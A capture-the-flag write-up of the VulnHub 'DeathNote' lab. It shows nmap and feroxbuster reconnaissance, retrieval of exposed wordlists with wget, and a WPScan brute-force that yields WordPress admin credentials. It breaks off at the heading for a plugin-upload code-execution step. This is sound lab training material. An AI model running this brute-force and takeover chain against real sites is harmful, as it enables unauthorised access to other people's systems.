

VulnHub CTF Writeup

DeathNote

Full Compromise Walkthrough

1. Engagement Overview

Target	deathnote.vuln (VulnHub)
IP Address	192.168.100.32
Platform	VulnHub
Difficulty	Easy
OS	Debian GNU/Linux (Kernel 4.19.0-17-amd64)
Web Stack	Apache 2.4.38 + WordPress 5.x + MariaDB 10.3
Objective	Gain root access via full exploit chain
Tester	Kelvin Bigson — Inveteck Global
Date	September 3, 2026

2. Attack Chain Summary

Phase 1	Reconnaissance — Nmap, /etc/hosts, web enumeration, Feroxbuster
Phase 2	Credential discovery — robots.txt, important.jpg, directory listing, WPScan brute-force
Phase 3	Remote Code Execution — malicious WordPress plugin upload
Phase 4	Lateral movement — wp-config.php credentials → SSH as user l
Phase 5	Encoded file analysis — Brainfuck, Hex+Base64 → SSH as kira
Phase 6	Privilege escalation — sudo (ALL:ALL) → root

3. Phase 1 — Reconnaissance

3.1 Port Scanning

An Nmap scan was run against the target to identify open ports and running services:

```
nmap -sC -sV -A -T4 192.168.100.32
```

Two ports were identified: SSH on 22 and Apache HTTP on 80.




Figure 1 — Nmap scan confirming SSH (22) and Apache HTTP (80) on 192.168.100.32

3.2 /etc/hosts Configuration

Browsing directly to deathnote.vuln/wordpress before adding a hosts entry returned "Server Not Found":




Figure 2 — Browser unable to resolve deathnote.vuln before /etc/hosts update

The target hostname was added to /etc/hosts to enable proper name resolution:

```
echo "192.168.100.32 deathnote.vuln" >> /etc/hosts
```




Figure 3 — /etc/hosts updated with 192.168.100.32 deathnote.vuln entry

3.3 Web Enumeration

After DNS resolution was fixed, the WordPress site was browsable. The site used a Death Note theme with a navigation menu including a "HINT" link:





Figure 4 — WordPress site showing Death Note theme, KIRA navigation, and HINT menu item

Feroxbuster was run for directory brute-forcing:

```

feroxbuster -u http://deathnote.vuln -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --
recursion-depth 4
  
```

Notable findings included /wordpress/wp-content/uploads/ with directory listing enabled and xmlrpc.php present:



```
KALI [Running] - Oracle VirtualBox
kelvin@kelvin: ~/vulnhub/deathnote
Session Actions Edit View Help
kelvin@kelvin: ~/vulnhub/deathnote
200 GET 21 78w 14247c http://deathnote.vuln/wordpress/wp-includes/js/media-grid.min.js
500 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/sodium_compat/namespaced/Crypto.php
500 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/sodium_compat/namespaced/Compat.php
500 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/sodium_compat/namespaced/File.php
500 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/rest-api/endpoints/class-wp-rest-post-statuses-controller.php
500 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/rest-api/endpoints/class-wp-rest-posts-controller.php
200 GET 311 10903w 643907c http://deathnote.vuln/wordpress/wp-includes/js/dist/components.min.js
301 GET 91 28w 339c http://deathnote.vuln/wordpress/wp-content/upgrade => http://deathnote.vuln/wordpress/wp-content/upgrade/
301 GET 91 28w 337c http://deathnote.vuln/wordpress/wp-admin/network => http://deathnote.vuln/wordpress/wp-admin/network/
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-admin/includes/update.php
301 GET 91 28w 339c http://deathnote.vuln/wordpress/wp-content/uploads => http://deathnote.vuln/wordpress/wp-content/uploads/
200 GET 19016l 66579w 678581c http://deathnote.vuln/wordpress/wp-includes/js/dist/edit-post.js
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/sodium_compat/autoload.php
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-admin/includes/widgets.php
500 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-admin/includes/class-wp-ms-users-list-table.php
200 GET 71 24w 1295c http://deathnote.vuln/wordpress/wp-admin/images/no.png
200 GET 21 711w 27188c http://deathnote.vuln/wordpress/wp-includes/css/editor.min.css
500 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/rest-api/endpoints/class-wp-rest-block-directory-controller.php
200 GET 51 119w 5903c http://deathnote.vuln/wordpress/wp-admin/images/spinner.gif
200 GET 291 93w 1361c http://deathnote.vuln/wordpress/wp-includes/ID3/license.txt
200 GET 271 184w 1307c http://deathnote.vuln/wordpress/wp-includes/ID3/license.commercial.txt
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/class-wp-paused-extensions-storage.php
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/class-wp.php
200 GET 14083l 52760w 494305c http://deathnote.vuln/wordpress/wp-includes/js/dist/blocks.js
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/ID3/module.audio-video.quicktime.php
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/ID3/module.audio.ac3.php
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/SimplePie/Restriction.php
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/SimplePie/Rating.php
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/SimplePie/File.php
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/ID3/module.audio-video.matroska.php
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/SimplePie/Source.php
500 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-admin/includes/class-language-pack-upgrader.php
500 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-admin/includes/class-wp-terms-list-table.php
200 GET 01 0w 0c http://deathnote.vuln/wordpress/wp-includes/rest-api/endpoints/class-wp-rest-controller.php
```

Figure 5 — Feroxbuster output confirming WordPress paths and directory listing on uploads/

4. Phase 2 — Credential Discovery

4.1 robots.txt and important.jpg

The robots.txt file pointed to /important.jpg. Downloading it and running the file command revealed it was actually ASCII text, not an image:

```
curl http://deathnote.vuln/robots.txt
wget http://deathnote.vuln/important.jpg && file important.jpg && cat
important.jpg
```

The file contained a message from "Soichiro Yagami" stating the login username was in user.txt and the password was in the site's hint section.




Figure 6 — robots.txt pointing to /important.jpg; file command revealing it is ASCII text; content showing username clue

4.2 WordPress Uploads Directory Listing

The exposed uploads directory at /wordpress/wp-content/uploads/2021/07/ revealed two files — notes.txt (password wordlist) and user.txt (username list) — alongside site images:




Figure 7 — Directory listing of uploads/2021/07/ exposing notes.txt and user.txt

4.3 Downloading the Wordlists

Both files were downloaded directly from the exposed uploads directory:

```
wget
http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/notes.txt
wget http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/user.txt
```

user.txt contained Death Note character names; notes.txt contained a death4* password pattern list. The widget on the site had also revealed the string "iamjustic3" which was added to notes.txt.

The screenshot shows a Kali Linux terminal window with the following commands and output:

```
kelvin@kelvin: ~/vulnhub/deathnote
$ wget http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/notes.txt
--2026-09-03 22:27:40-- http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/notes.txt
Resolving deathnote.vuln (deathnote.vuln)... 192.168.100.33
Connecting to deathnote.vuln (deathnote.vuln)|192.168.100.33|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 449 [text/plain]
Saving to: 'notes.txt'

notes.txt          100%[====>] 449 --KB/s  in 0s

2026-09-03 22:27:40 (67.2 MB/s) - 'notes.txt' saved [449/449]

kelvin@kelvin: ~/vulnhub/deathnote
$ wget http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/user.txt
--2026-09-03 22:27:55-- http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/user.txt
Resolving deathnote.vuln (deathnote.vuln)... 192.168.100.33
Connecting to deathnote.vuln (deathnote.vuln)|192.168.100.33|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 91 [text/plain]
Saving to: 'user.txt'

user.txt          100%[====>] 91 --KB/s  in 0s

2026-09-03 22:27:55 (3.68 MB/s) - 'user.txt' saved [91/91]

kelvin@kelvin: ~/vulnhub/deathnote
$ ls
ferox-http_deathnote_vuln_1788483087.state  important.jpg  notes.txt  user.txt
```

Figure 8 — Downloading notes.txt and user.txt from the exposed uploads directory

4.4 WordPress Brute-Force with WPScan

Hydra produced false positives due to WordPress's cookie requirement. WPScan was used instead, correctly handling the authentication flow via xmlrpc.php:

```
wpscan --url http://deathnote.vuln/wordpress/ --usernames users.txt --passwords notes.txt
```

Valid credentials found: KIRA / iamjustic3 and kira / iamjustic3.




Figure 9 — WPScan brute-force via xmlrpc confirming kira:iamjustic3 as valid credentials

4.5 WordPress Admin Access

Login to wp-admin with kira:iamjustic3 was successful, granting full administrative access to the WordPress installation:




Figure 10 — WordPress admin dashboard accessed as user kira

5. Phase 3 — Remote Code Execution via Plugin Upload

5.1 Payload Preparation and Packaging

